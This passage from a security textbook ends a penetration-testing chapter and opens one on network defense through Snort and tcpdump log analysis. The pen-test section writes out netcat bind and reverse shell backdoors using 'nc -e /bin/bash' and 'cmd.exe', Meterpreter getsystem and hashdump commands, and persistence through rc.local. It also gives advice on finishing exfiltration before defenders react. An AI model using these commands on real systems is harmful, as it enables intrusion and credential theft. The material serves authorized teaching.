Cain & Abel cracks passwords from all Windows formats, popular network devices, and databases using multiple techniques, such as brute force, dictionary, and rainbow tables. Cain & Abel can sniff plain-text passwords and hashes off the network from many protocols—for example, Pass the Hash attacks. It has a creddump tool that gathers Windows credentials. This tool also has extended features for carving audio files out of Voice over Internet Protocol (VOIP) traffic, revealing hidden onscreen password text, and many other capabilities. You can find more information at `www.oxid.it`.

Privilege Escalation

Privilege escalation involves gaining administrative access to target systems. Techniques discussed earlier in this chapter might suffice and acquire root access as a result of an exploit (or immediately after). For example, the Metasploit exploit, `modules/exploit/unix/smtp/exim4_string_format`, used with the `shell_reverse_tcp` payload will penetrate a system and launch a privilege escalation attack to gain root shell.

Metasploit's Meterpreter also performs privilege escalation. For example, after a successful exploit with a Meterpreter payload, the following commands can gain privileged access:

- `meterpreter > use privs`: Load the Privs module
- `meterpreter > getsystem -h`: Help text
- `meterpreter > getsystem`: Privilege escalation
- `meterpreter > hashdump`: Grab password hashes

You can leverage hashes and password crackers to gain additional ordinary and privileged accounts on the network, because users tend to reuse passwords by habit.

The Pen Testing Framework (PTF) describes additional privilege escalation techniques for MySQL, the Windows `at` command (`at` schedules Windows tasks, and can do so remotely), and resources for penetration attacks at `http://vulnerabilityassessment.co.uk`.

SEED LABS

The SEED labs for this section are

- **Set-UID Program Vulnerability Lab**
- **Chroot Sandbox Vulnerability Lab**
- **Race Condition Vulnerability Lab**

You can find these labs under the Vulnerability and Attack Labs category. These labs contain descriptions of privilege escalation attacks and related security weaknesses. You can access the SEED labs at `http://www.cis.syr.edu/~wedu/seed/all_labs.html`.

Final Malicious Phases

This chapter has shown you how to penetrate systems, pivot through the network, list user accounts, discover passwords, escalate privileges, and gain administrative access to multiple systems. At this point in the attack, you have full capability to take malicious actions, damage systems/data integrity, permanently entrench your presence, and exploit information over the long term.

As a pen tester, you have no such malicious intent; however, you should gather enough evidence to prove to your test clients that you have achieved these accesses and have acquired these capabilities. For example, you could acquire a sample credit card record, encrypt it, and attach a redacted version to your Security Assessment Report.

Other useful information to gather includes password hashes, encryption keys/seeds, service passwords, password lists, software sources, network directory caches, service files, and installed package listings. All this information is potentially useful for pen testers. Gathering information much beyond this threshold would constitute malicious activity. The following discussion is strictly for edification, to help make you more aware of potential malicious techniques.

Exporting information from systems is called *data exfiltration*. Patterns of exfiltration by an Advanced Persistent Threat (APT) include collocation of data on a designated server, compression of data into archive formats, and massive data transfers via a single nightly session. When collecting enormous amounts of information, such as the terabytes pilfered from government and corporate servers by an APT, it is difficult to elude detection; therefore, anticipate discovery by network administrators and complete the transfer before defenses can react.

Backdoors

Backdoors are hidden ways to gain system access. You can set up backdoors using netcat like this:

```
Linux Backdoor (.10)       # nc -l -p 80 -e /bin/bash
On Attacker System         # nc 10.10.100.10 80

Reverse Linux Backdoor     # nc 192.168.l0.20 80 -e /bin/bash
On Attacker System (.20)   # nc -l -p 80

Windows Backdoor (.30)     C:\>  nc -L -p 80 -e cmd.exe
On Attacker System         # nc 10.10.100.30 80

Reverse Windows Backdoor   C:\>  nc 192.168.l0.40 80 -e cmd.exe
On Attacker System (.40)   # nc -l -p 80
```

Forward backdoors set up port 80 listeners running a command shell on the target machine. The attacker system sets up a remote complementary connection.

The reverse listeners connect from the target machine to a remote attacker, who runs a listener on port 80. In general, port 80 traffic originating from inside the target network is less likely to raise suspicions than reverse backdoors.

On Windows, the `-L` option (capital L) allows a backdoor to connect and reconnect many times. Other backdoors will be disabled after the first attacker disconnection. All backdoors will disappear upon reboot.

Entrenchment

To entrench a backdoor on the system to survive reboots, add the `Backdoor` command line (or the equivalent in a batch file), which spawns the backdoor as a process after every reboot.

For example, on Linux, add the command line to the `/etc/rc.local` or `/etc/rc.d/rc.local`, and add an ampersand (`&`) to spawn the process, enabling `rc.local` to terminate normally.

On Windows, add a shortcut to the batch file in the Startup folder. Open the Startup folder from Start ➪ All Programs ➪ Startup (right-click) ➪ Open.

Hidden Files

Renaming your files on Linux with a dot (`.`) or dot dot (`..`) prefix hides them, making them harder to detect. On Windows, click the Hidden checkbox on the file properties dialog box. After you've done that, only `dir /a` or an equivalent command can detect the files.

Rootkits

Rootkits are an ultimate form of malicious entrenchment. A rootkit is a program that permanently captures system control and rigorously conceals itself from detection. A rootkit can infect a system in many ways, for example some major attack vectors include

- **Phishing and Spear Phishing Email:** The rootkit installer runs when an e-mail attachment is opened. *Spear phishing* is a social engineering e-mail attack directed at one individual, usually a Very Important Person (VIP). Phishing attacks are directed at groups of users. These attacks are highly effective in practice. See the antipattern Can't Patch Dumb in Chapter 2.
- **Drive-by malware:** A website with malicious content can run scripts that install malware and rootkits when a user visits. These may be legitimate websites that have been hacked. Alternatively, drive-by malware can be delivered through advertisements on legitimate websites because the content of the ads are supplied by third parties (which can be malicious). Drive-by malware can affect any Internet-based application, for example smartphones and e-mail viewers that preview HTML content.

- **AutoPlay malware:** This malware is resident on an AutoPlay device, such as a USB thumb drive, that automatically installs when the device is inserted.

Rootkits are commonly at the user and kernel level, but can be at any level of the system stack: microcode, firmware, kernel, user, and application. *User-level rootkits* can infect the system with ordinary user privileges, and alter that user's account to run malware processes and substitute system calls. *Kernel-level rootkits* modify the operating system and system calls, providing themselves with rigorous concealment. For example, rootkit files, processes, and network services can be made invisible to any program depending upon local Linux or Windows system calls to detect their presence.

Rootkit Removal

The Malicious Software Removal Tool is Microsoft's widely adopted Patch Tuesday response to rootkit detection and removal. Other rootkit detection tools popular with security professionals include

- Rootkit Hunter, which you can find at `http://www.rootkit.nl/projects/rootkit _ hunter.html`
- Rootkit Revealer from Microsoft
- Blacklight from F-Secure
- Helix from e-fense

You can find a large array of other rootkit removal packages, rootkit descriptions, and other resources on `www.antirootkit.com` and PTF.

SEED LABS

The SEED lab for this section is SYN-Cookie Lab under the Exploration Labs category. This lab contains descriptions of denial of service attacks, a malicious attack commonly occurring on the Internet. You can access the SEED labs at `www.cis.syr.edu/~wedu/seed/all _ labs.html`.

Summary

This chapter on penetration testing covers security testing techniques, which should only be conducted with the complete signed authorization of a formal Rules of Engagement (ROE) agreement. The ROE should clearly enumerate what is allowed and what is not allowed in the testing.

I begin with an overview of different forms of cyber attack and how they are detected. Subsequent sections address those topics with a hands-on level of detail. For example, network penetration using Metasploit console is covered, the console being the command-line interface. Invoking Metasploit with operating system command-line calls enables the possibility of automating Metasploit attacks using the advanced scripting skills covered in Chapter 6.

Other major penetration testing tools are reviewed, such as Core IMPACT and Immunity CANVAS. Both are available as commercial off-the-shelf packages and are frequently used by professional penetration testers. *Note:* These tools are rarely used by red team testers because they lack stealth.

The next section covers pivoting, listeners, and raw shell techniques. Frequently, after a system is penetrated, there is a remote raw shell, a command-line interface without the niceties of editors and backspace characters. This is a situation where the advanced scripting skills learned in Chapter 6 become very applicable.

The simple but powerful command-line tool, netcat, can be used to make listeners, and pivots. Listeners are open ports on a server that can receive data. A pivot uses multiple netcat instances to send and receive information between machines. Using pivots, you can attack additional machines, penetrate them, and continue to expand the attacker's control of the target network.

Next, a section on web application and database attacks covers SQL injection techniques, in particular, exploiting programming flaws, which allow user input to be interpreted as SQL commands. Paros Proxy is introduced as a form of man-in-the-middle attack, then the specific techniques XSRF and XSS are explained.

The subsequent section covers information gathering on user accounts, including user enumeration and hash grabbing. In user enumeration, we discover the usernames of as many accounts as possible on the target network. In hash grabbing, we collect the encrypted password credentials of users off the network or from system files.

I cover several password cracking techniques, including online password guessing attacks and offline password cracking. In password guessing, the attacker is attempting to log in using a dictionary of common passwords. In password cracking, we have the password hashes and can spend nearly unlimited time and space to discover the clear text password. If the password length is known from password policies (most users choose the minimum length), a powerful technique called rainbow tables can crack the password, even those passwords using extended character sets.

Privilege escalating is an advanced technique occurring after system penetration that elevates the privileges of the attacker to superuser or administrator.

The last section covers final malicious penetration phases. These activities are often prohibited by the ROE because they can result in serious damage to the targeted servers, e.g., installing rootkits. Additionally, operations such as installing backdoors (designed to establish long-term access) are of minimal use in a time-limited penetration test.

Assignments

For the following assignments, suppose that you are a contractually authorized penetration tester, with a signed Rules of Engagement in place.

1. Which forms of cyber attacks would you use to test web applications and databases on the web? Why? How?
2. List the steps in performing a penetration test using Metasploit. What tools would you use prior to Metasploit to improve your chances of successful penetration?
3. Set up some netcat backdoors and pivots that allow you to communicate through at least two different operating systems. Perform some remote shell commands.
4. Set up some test accounts on BackTrack with simple passwords. Try a dictionary attack script as shown in Chapter 6 and then try using one of the tools discussed in this chapter. To do this you could access the password hashes on your system.
5. Which of the final malicious phase activities might be useful on a pen test engagement? Why? Which other techniques are unlikely to be allowed by the Rules of Engagement in most enterprises on production (operational) networks.

CHAPTER 9

Cyber Network Defense Using Advanced Log Analysis

This chapter describes an approach for Cyber Network Defense (CND) based upon Advanced Log Analysis (ALA) including the following:

- A lightweight process for CND that minimizes time and resources, but supports thorough investigation and eradication of threats
- A comprehensive set of scripts for network monitoring and ALA for packet and text logs using open source tools
- An agile strategy for escalating defenses against emerging threats
- An overall cyber investigation process and open source toolset
- An operational scenario for eradicating browser-based spyware, which is a much more prevalent and malicious threat than most imagine
- Practical instructions for implementing the processes and techniques described in the chapter

The sections are practical and instructional, explaining in sequence how, why, and when each technique applies. The chapter covers advanced techniques for Gawk, Wireshark, tcpdump, and data carving packets into files. It also includes implementation instructions for network sensors, ALA platforms, and cyber investigations.

WILEY.COM CODE DOWNLOADS FOR THIS CHAPTER

The `wiley.com` code downloads for this chapter are found at `www.wiley.com/go/cybersecurity` on the Download Code tab. The code is in the Chapter 9 download and individually named according to the names throughout the chapter.

Introduction to Cyber Network Defense

When I implemented network sensors and intrusion detection systems (IDS) on a new network, I was surprised to discover nearly 1,000 IDS alerts per day per end-user machine. Although many of these alerts were probably false positives, Snort claimed that the end-user boxes were spewing malware signatures, no-operation (NOOP) sleds, and other suspicious packets. Our own machines were generating virtually all the bad packets and sending them to external hosts via port 80. These same machines were mostly alert-free all night, but as soon as users arrived, alerts started beaconing from inside the network and were sent out to various IPs. Some IPs resolved to customer tracking companies like Omniture, AudienceScience, Quantcast, DoubleClick, and ValueClick.

NOTE **NOOP sleds, a repeated sequence of more than a dozen hex value 90 bytes, is common in image files, but the vast majority of these alerts were packets sent from inside the network to external servers, not likely to be image uploads.**

A quick Internet search revealed what these companies do: operate software that tracks customer behavior on the Internet. For example, Quantcast claims to determine a user's age, sex, and income level based on the websites the person visits. However, I found indications that the spyware was exfiltrating a lot more information than that, such as user identities, search terms, and data from other web tabs. On the network, I noticed beaconing alerts from every end-user machine, especially when users were actively surfing the web. Browser-based spyware uses state-of-the-art data and script encodings of the same kind that malware uses for concealment, and was thus causing alerts.

Some companies use the euphemistic term *adware* for this type of intrusive collection of browser data. Clearly, this rises to the level of spyware. It is not detected by antivirus, anti-spyware, or even the browser unless you have the security settings to disable scripts and third-party cookies.

Such spyware scripts are embedded in legitimate web pages and advertisements on numerous websites, large and small. In many ways, browser-based spyware behaves similar to malware, such as applying encodings for obfuscation, sending botnet-like beacons, and exploiting the browser weaknesses through scripting. The spyware appears to beacon just as the user loads or reloads a web page. Obviously, intrusive collection of user and browser data is inappropriate for the workplace because the data could contain proprietary or privacy protected information.

In the remaining sections, I discuss effective solutions for fighting this type of spyware to give you a solid introduction to detection and eradication of such threats. In particular, refer to the "Continuous Cyber Investigation Strategy" section.

General Methods and Tools for Cyber Investigations

The process for defending your networks is called *cyber investigation*. You use investigative techniques to discover suspicious behavior on networks and then analyze the results in detail to determine all attributes of the incidents and the appropriate means for remediation. This section provides an overview of the tools and process; subsequent sections provide full command-line details.

The cyber investigative method is based upon the scientific method. Its goal is to keep your research focused. The cyber investigative method keeps you on track identifying active threats and discovering proof sources. Many kinds of attacks and suspicious packets are on your network today. Evidence of these suspicious activities is located in various system logs and network sensor logs. Additional sensors and more comprehensive logging are definitely needed to make your cybersecurity environment more effective.

In cyber investigation, log evidence combined with additional sensor data, which give indications and warnings of suspicious activities, comprise your observations. Based upon these observations, you will form one or more hypotheses about the sources and causes of the suspicious activities. Hypotheses lead to predictions about related suspicious events and their attributes, for example:

- Likely times that the events occur
- Likely hosts where the events occur
- Likely domains involved in the event
- Likely users triggering the event
- Likely techniques characterizing the event, e.g., beaconing

Predictions guide the analysis and keep it on track. You use logs and sensor data to validate or invalidate your predictions, and then you repeat the method if the results lead you to form new hypotheses. The method concludes with reporting, which is when you recommend network changes and other eradication steps.

Figure 9-1 shows the major tools applied at each step in the method. This example largely uses open source and freeware tools; these are also tools of choice for professional investigators. These tools are available from the following sources:

- Snort is available from `www.snort.org/start/download`.
- Excel and EVENTVWR are available commercially from Microsoft.
- Most of the other tools are available from either the Pen Testing Framework or on a BackTrack Linux release.



Text Logs
Sed
Text Log Analysis
Gawk
Reports
Excel
Alert Analysis
Gawk
Snort IDS
EVENTVWR
Ngrep
Binary Log Analysis
Tcpdump
Wireshark
Tcpdump
Hexedit
Data Carving
EXE
Netminer
Sawmill
Data Normalization
Tshark
Other Sniffers

Figure 9-1: Applications for advanced log analysis

Observation

Observation tools include IDS and sniffers. Snort is a state-of-the-art IDS with extensive rulesets. The tcpdump tool is a network sniffer. These tools complement each other: Snort can analyze tcpdump packet captures after the fact to generate alerts. In this way, the Snort alerts and tcpdump packets will be synchronized in time, and you can go back and forth between the two by matching timestamps.

Hypothesis

The hypothesis phase starts with Gawk or Excel analysis of the IDS alerts. Gawk is a powerful text processing utility for the Unix/Linux command line. It is the GNU version of Unix Awk, which supports additional useful features and runs cross platform. Gawk enables you to search, filter, slice, and format large text logs for your analysis needs. (OpenOffice Calc would be another spreadsheet option for Linux and Unix users.)

Tools such as Sawmill and Tshark, the command-line version of Wireshark, are useful for reformatting packet captures to prepare data for further evaluations. Sawmill also allows for corrections of time codes.

Evaluation

The evaluation phase includes two types of tools: text log analysis and binary log analysis. You can use tcpdump to bridge the two worlds by converting captured packets into human-readable outputs. Using the `run` command on Windows, you use `EVENTVWR.msc` to review logs from Windows services and application events. A binary version of grep is ngrep, which is useful for searching for hex or ASCII strings in binary data. Wireshark is a graphical user interface (GUI) tool for inspecting network packets, and it supports convenient analysis of header information and network conversations. Both Wireshark and tcpdump have extensive searching capabilities. For very large logs, tcpdump is the tool of choice if Wireshark cannot handle the file. A find-and-replace text translator, sed, is useful for log analysis in conjunction with Gawk.

NOTE **ngrep will take regular expression search patterns like Gawk does. See the script for `alertipcap` in the Text Log Analysis section for techniques to add command-line arguments to search patterns and code word-list searches.**

To extract files from network traffic there are two methods: automatic and manual data carving. You can use Netminer for automatic data carving. Netminer analyzes a packet capture and pulls as many files, such as documents and images, out of the data as it can find. However, automatic data carving is not always 100 percent effective. You perform manual data carving with a binary editor such as Hexedit. Patterns for file headers and trailers are found in the data, and then the data is trimmed to recover the original file. You can upload that file to an antivirus scanner, such as VirusTotal (found at `www.virustotal.com`), to check for malicious content.

The next section covers the first phase of the method: observation through network monitoring and network sensors.

Continuous Cyber Investigation Strategy

The following sections present an approach for network defense. The process described is a baseline approach that should be improved over time as your understanding of your networks evolves. The process will make you familiar with your networks, so that over time you can spot anomalies quickly and easily.

NOTE Incident response is performed in addition to the recommendations herein. This is a Tier 3 support activity.

The strategies underlying this network defense process include:

- **Full packet capture overnight:** Advanced persistent threats (APTs) from overseas actors are most likely to occur at night. Consequently, a full packet capture during this time is recommended so that you can investigate all network activity. When users are absent, the network and machines are relatively quiet, and few false positive alerts occur. You can observe more subtle activities at these times.
- **Investigation of all suspicious systems and external IPs causing alerts:** By understanding the potential motivations of the external IP alerts, you can discover the malicious alerts on your networks and eradicate their activities (that is, spyware, malware, APT).
- **Capture of IDS alerts and alert packets during work hours:** During the daytime, when users are active on the network, an internal network might generate many alarms. It's recommended that you capture all IDS alerts and the alert packets during these hours. You could implement a full packet capture if continuous investigation requires one.
- **Regular updates to the IDS:** The quality of the defenses is only as good as the sensors and technologies employed. In particular, update the IDS regularly and replace with more innovative technologies, such as behavioral IDS. Similarly, upgrade antivirus, anti-spyware, firewall, and IPS technologies to state-of-the-art levels, including behavioral antivirus, which can stop zero-day threats.
- **Implement Host Based Security (HBS):** It's strongly recommended that you use spyware-blocking technologies, such as the `MVPS.org` hosts file. (See the "Elimination of Cyber Threats" section later in the chapter.) HBS configuration and policy testing technologies include OSSEC (continuous monitoring of the integrity of key binaries) and periodic security policy scans such as Retina (assurance of the security policy compliance of system configurations).
- **Firewalls:** Threats that get around HBS should be stopped at the firewall. Spyware and malware is constantly innovating and will always find ways around basic defenses. You must also innovate new ways of network defense to eradicate them.
- **Integrate all network defenses:** Eventually, through innovation, you should integrate all network defenses, giving your network defenders holistic situational awareness and real-time-response capabilities.

NOTE **Fully integrated network defenses are an ideal situation that most organizations are very far from, and no organization has fully achieved.**

- **Use open source tools:** Using open source tools is preferable because of their affordability and ease of access.

In the following sections about the network defense process, I introduce many practical tools and techniques for network monitoring and advanced log analysis. The tools gawk, tcpdump, Snort, and Wireshark, in particular, are used extensively in this analysis. (Please refer to other specialty books or Internet sites on these tools for more information about each one.)

To get the most out of this discussion, you should perform the steps as you read them and observe the output of each of the commands and scripts discussed. This will help you by enabling you to observe real examples in your own environment.

In the next section I walk you through a summary sequence of the cyber investigation steps. Subsequent sections explain the details of each script, effectively giving you a hands-on introduction to network monitoring and ALA techniques.

A Summary of the Cyber Investigation Process

This section lists the scripts and tools in sequence of application for a baseline cyber investigation process. Subsequent sections provide a detailed explanation of these scripts. There are two sequences here. The first is for setting up a basic network sensor. The second is for a daily (or frequent) cyber investigation process.

The following commands are for setting up a network monitor with scripts using BackTrack Linux with Snort, tcpdump, gawk, and the scripts in this chapter. First, download and unzip the `hosts.zip` file from `www.mvps.org` and put the provided scripts/files into `/root`.

```
# unzip hosts.zip         - Unzip HOSTS file.
# cat HOSTS >> /etc/hosts -Patch system against spyware.
# cp snort.conf /etc/snort - Enable snort rule sets.
# crontab sniff.cron       - Setup cron table.
# cron                     - Run cron daemon.
# ./pscap                  - Verify cron and crontab
# ./daycap                 - Initiate weekday alerting.
```

NOTE **To mirror all firewall traffic and direct it to the network sensor, the setup of the SPAN port on the firewall is covered in the next section.**

TIP **BackTrack comes with all tools preinstalled. You can download it free from** `www.backtrack-linux.org`**. Be sure to change the root password when booting off a DVD.** *Note: BackTrack is a fully weaponized pen testing platform and might not be appropriate for your operational networks.*

If the scripts are downloaded, the following commands enable them:

```
# dos2unix *cap - Change CRLF (\m\nP) to LF (\n)
# chmod +x *cap - Make scripts executable
```

The following shows you the generic sequence of commands for daily cyber investigations:

```
# ./snortcap      - Run IDS on overnight packet capture.
# ./headcap | wc  - How many alerts overnight?
# ./statcap        - Count and rank the top alerts.
# ./hostcap        - Which are the top alerting hosts?
# ./alertipcap 10.10.100.10
- What are the alert details for that host?
# sort sum*10.10* | uniq -c | sort -rn
- Rank the top alerts for IP
# ./iporgcap 10.10.100.10
- Which external domains are alerting for IP?
# whois 64.94.107.15
- Who owns this unresolved domain?
```

Use an Internet browser to investigate external IPs and domains. Discover these domains with the following command:

```
# ./orgcap
      - What are all the external alerting domains?
```

Use Wireshark from the menu by opening the `snort.log.####` file to investigate alerts. Alternatively, use `tcpdump` to inspect the captured packets, as in the following command:

```
# tcpdump -ttttAnn -r OVERNIGHT.cap | less
```

Use `nmap` to fingerprint and identify an alerting host, such as:

```
# nmap -A 10.10.100.10
Identify alerting internal host.
```

Use the following commands to reset the configuration so that more packet captures can be conducted:

```
# ./archcap
- Archive IDS and packet capture.
# cp /temp/alert .
- Repeat this sequence on daytime alert file.
```

The next few sections walk you through the entire sequence, explaining each script in detail. The sections show you the process of cyber investigations and simultaneously introduce tools and technologies.

NOTE **Remember, the best way to use this information is to try these scripts by setting up your own network sensor to get a sense of the results for your environment.**

Network Monitoring

Network monitoring is continuous surveillance of a local area network (LAN) or other subnet. Monitoring is conducted at several levels. Full packet capture is a complete history of network transactions. Intrusion detection captures only alert attributes and alert packets.

There are a wide variety of commercial, government, and Internet shareware options for network monitoring. Because this book takes a shareware approach, I use BackTrack/Ubuntu as examples for the operating environment and Snort for the IDS.

For simplicity, this section assumes a single network sensor in the environment. In practice, you might need several network sensors at various nodes, and at least one at the boundary firewall to monitor Internet-to-intranet traffic. Based on your risk analysis and risk management strategy, you may also need sensors on subnets hosting critical data and systems.

NOTE **BASE is a network status dashboard built into BackTrack. BASE enables you to collect alerts from multiple Snort IDS sensors into a central database and aggregate dashboard. To start BASE in BackTrack, select K menu ➪ Services ➪ SNORT ➪ Setup & Initialize Snort. BASE is adequate for incident handlers, but it does not support advanced log analysis.**

An essential first step is to set up a Switched Port Analyzer (SPAN) on the firewall. This means that you will mirror all firewall traffic to a designated port for your network sensor, so that no packets are missed.

NOTE **Not all network devices support SPAN ports (which mirror network traffic); however many routers, switches, and a few firewalls do. Assuming a Cisco ASA 5000 series firewall and a Windows XP laptop, the laptop serial port is connected to the firewall console via a Cisco console cable.**

NOTE **The term “port” is used in several ways in this section. In discussions of firewalls and consoles, “port” refers to a hardware cable connection. The hardware ports are numbered on the firewall box. The other uses of “port” refer to Transmission Control Protocol (TCP) or User Datagram Protocol (UDP) protocol ports.**

In Windows, select Start ➪ All Programs ➪ Accessories ➪ HyperTerminal to start the console application and connect to COM1, the serial port. Use the following Cisco console commands to set up a SPAN on port 4 to mirror ports 1, 2, and 3.

```
$ enable
Password:
# show run
# config t
(config)# int e0/4
(config-if)# switchport monitor ethernet 0/1
(config-if)# switchport monitor ethernet 0/2
(config-if)# switchport monitor ethernet 0/3
(config-if)# exit
(config)# exit
# show run
# exit
```

TIP If the console application does not connect by default, in HyperTerminal try File ➪ Open Connection and then set to COM1 and set Speed to 9600. Click OK.

The following is an explanation of these commands:

- The `enable` command elevates the console into privileged mode.
- The `show run` command discovers the current port configuration. In this example, port 1 is the external Internet port; ports 2 and 3 are internal connections to a virtual LAN (VLAN). You want to mirror these ports onto your SPAN port 4.
- The `config terminal` command elevates the console to configuration mode. Available commands change significantly between modes. The `int e0/4` command elevates the console into "configure interface" mode. The `switchport` command mirrors the traffic from a port to interface 0/4 (hardware port 4).
- Finally, you verify configuration with the `show run` command and `exit`.

In the BackTrack release used for the example, the default Snort configuration only had one ruleset enabled: detection of nmap scans. I wanted to enable as many rulesets as possible to increase threat sensitivity. But, enabling all Snort rulesets caused Snort to crash repeatedly on startup. Looking at the Snort exceptions, I disabled the offending rulesets one by one until the file `snort.conf` started Snort successfully. To set up a network monitor, replace the default `snort.conf` with the provided scripts/files in `/root`:

```
# cp snort.conf /etc/snort
```

NOTE The reason for these crashes is likely due to a mismatch between the Snort engine release and the ruleset release. Snort engines and rulesets are carefully matched by the developers and are generally not interchangeable.

The daycap script

To begin the IDS in real time, you use the following `daycap` script:

```
#!/bin/bash
# Add a parameter like ./daycap keep -- in order to append to logs
# By default, daytime logs are deleted to conserve space
if [$1 -eq ""]; then rm /tmp/alert /tmp/snort.log.*; fi
/usr/local/bin/snort -A full -c /etc/snort/snort.conf -l /tmp
```

To use this script, execute a command such as `# ./daycap`.

Snort automatically appends its output to the `/tmp/alert` file unless you remove it first. The script tests the user's intention to append and then invokes Snort, indicating `-A full` for fully detailed alerting, `-c` for the path to the `snort.conf` file, and `-l` to identify the folder for the log.

Then to monitor the IDS activity, you can watch the IDS alert file using the following command:

```
# tail -f  /tmp/alert
```

You can halt the IDS and full packet tcpdump sensors with this `killcap` script:

```
#!/bin/bash
ps aux | grep tcpdump | grep -v grep | gawk '{print $2}' > /tmp/
tcpdumpPID
kill `cat /tmp/tcpdumpPID`
ps aux | grep snort | grep -v grep | gawk '{print $2}' > /tmp/tcpdumpPID
kill `cat /tmp/tcpdumpPID`
```

The `killcap` script uses the all process `listing` command, `ps aux`, and `grep` to find processes running tcpdump. Eliminate the current command from the list with `grep -v grep`. Then use gawk to extract the second field because the default field separator is space. By examining the `ps aux` output, you see that the second field is the process ID number, which is stored in the file `/tmp/tcpdumpPID`. The `kill` command is given the process id by executing `` `cat /tmp/tcpdumpPID` `` on the command line. The `killcap` script then executes the same procedure for removing any Snort processes. You will see many more sophisticated examples of gawk as you move into advanced log analysis.

The full packet capture is started automatically with this `sniff.cron` table:

```
0 18 * * 1,2,3,4,5 /root/killcap >> /tmp/error 2>&1
0 19 * * 1,2,3,4,5 /usr/sbin/tcpdump -s0 -nnXtttt -i eth0 -w /root/
OVERNIGHT.cap >> /tmp/error 2>&1
0 7 * * 1,2,3,4,5 /root/killcap >> /tmp/error 2>&1
```

The `sniff.cron` table says that at 18:00 hours (6:00 p.m.) on Monday through Friday (`1,2,3,4,5`), run `killcap` and append any output or errors (`2>&1`) to `/tmp/error`. Then at 7:00 p.m., start a full packet capture using tcpdump, with unlimited packet size snap length (`-s0`), on local network interface `-i eth0`, and store the packets in `/root/OVERNIGHT.cap`. The option `-nnXtttt` is redundant in this case, but it's frequently used for converting binary packets to human readable text. See the "Binary Log Analysis" section later in this chapter for more information.

TIP You might need to reduce the snap length if you have disk space limitations. By default, without `-s0`, the snap length is 64 bytes for each packet. If you are doing data carving (recovering files from network traffic), `-s0` is essential.

Update the `cron` table with the `crontab` command, then start the `cron` daemon:

```
# crontab sniff.cron
# cron
```

The pscap Script

The `pscap` script enables you to check the health and status of the packet capture and IDS alerting. For example, you can verify or check on the network sensors using the `pscap` script:

```
#!/bin/bash
echo "LOOKING FOR RUNNING SNIFFERS, IDS, and CRON"
ps aux | grep cron | grep -v grep
ps aux | grep tcpdump | grep -v grep
ps aux | grep snort | grep -v grep
echo "CRONTAB CONTAINS"
crontab -l
```

To use the `pscap` script, execute the command `# ./pscap`.

The `pscap` script uses techniques previously discussed to check that the `cron` daemon is running and which sniffers and IDS are running, along with the current state of the `cron` table.

These scripts store the daytime IDS outputs in `/tmp/alert` and `/tmp/snort.log.####` files (the number varies). The nighttime full packet capture is stored in `/root/OVERNIGHT.cap`. Use the `ls` command to check on the status of the packet capture, like this:

```
# ls -hal *.cap
```

The `-h` option makes the output human readable (for example, 10K, 24M), the `-a` option lists all files, and the `-l` option gives full file attributes, especially size.

Text Log Analysis

There are numerous event logs on systems and network devices. The types of logs include text, binary, and GUI-based (various proprietary formats). Text log analysis entails searching and extracting useful information from potentially massive text files.

You can use Snort and tcpdump to convert binary packet logs into text logs for further analysis. See the "Binary Log Analysis" section for tcpdump techniques.

You can use Snort directly on the command line, or you can access it through scripts.

The snortcap Script

The `snortcap` script analyzes the nighttime packet capture for IDS alerts and generates a text log and a binary log of the alerting packets, as follows:

```
#!/bin/bash
# Add a parameter like ./snortcap keep -- in order to append to logs
# By default, daytime logs are deleted to conserve space
if [$1 -eq ""]; then rm /root/alert /root/snort.log.*; fi
/usr/local/bin/snort -A full -c /etc/snort/snort.conf -r /root/
OVERNIGHT.cap -l /root
```

To use the `snortcap` script execute the command `# ./snortcap`.

The `snortcap` script uses the same technique as `daycap` to determine if the current log file will be removed or appended. Then Snort is run in offline mode on `OVERNIGHT.cap` (`-r` option) with the alert and `snort.log.####` saved to `/root` (`-l` option). Of course, you can copy and modify this script to make it adapt to new purposes, as is the case with all the scripts.

Snort IDS alerts from `snortcap` are multiline records with a blank line in between. This alert was generated by an end-user host and directed to an external third party via port 80:

```
[**] [119:15:1] (http_inspect) OVERSIZE REQUEST-URI DIRECTORY [**]
[Priority: 3]
11/01-09:44:21.433002 10.10.1.2:5611 -> 64.94.107.30:80
TCP TTL:64 TOS:0x0 ID:34850 IpLen:20 DgmLen:1098 DF
***AP*** Seq: 0xE409DEFB  Ack: 0x1461DDB4  Win: 0xC210  TcpLen: 20
```

Note the structure of the alert. The first line is a general header, common to all alerts of this type. The second line is priority; then the third line contains the timestamp, source IP:port#, and destination IP:port# in order. The log analysis will select and dissect these lines and fields.

The headcap Script

The next step is to get a list of the summary alert headers with the `headcap` script:

```
#!/bin/bash
gawk '{FS="\n";RS="\n\n"; print $1}' alert
```

The `headcap` script shows a very important gawk design pattern. The gawk script `'{FS="\n";RS="\n\n"}'` changes the field separator (`FS`) to newline and the record separator (`RS`) to blank line. Then `'{print $1}'` outputs only the first field of each record, in this case the first record line.

You reuse `headcap` to get a grand total number of alerts:

```
# ./headcap | wc
```

The `wc` command is word count, and the first number it outputs is the number of lines, or in this case the number of alerts (plus or minus 1).

The statcap Script

To create a histogram, count the frequency of each type of event. The `statcap` script performs this task and sorts the result, so that the most numerous events are listed first. You can determine the most numerous alert types with the `statcap` script:

```
#!/bin/bash
gawk "BEGIN {FS=\"\n\";RS=\"\n\n\"} {print $1}" alert | gawk '/\
[\*\*\]/' | sort | uniq -c | sort -rn | less
```

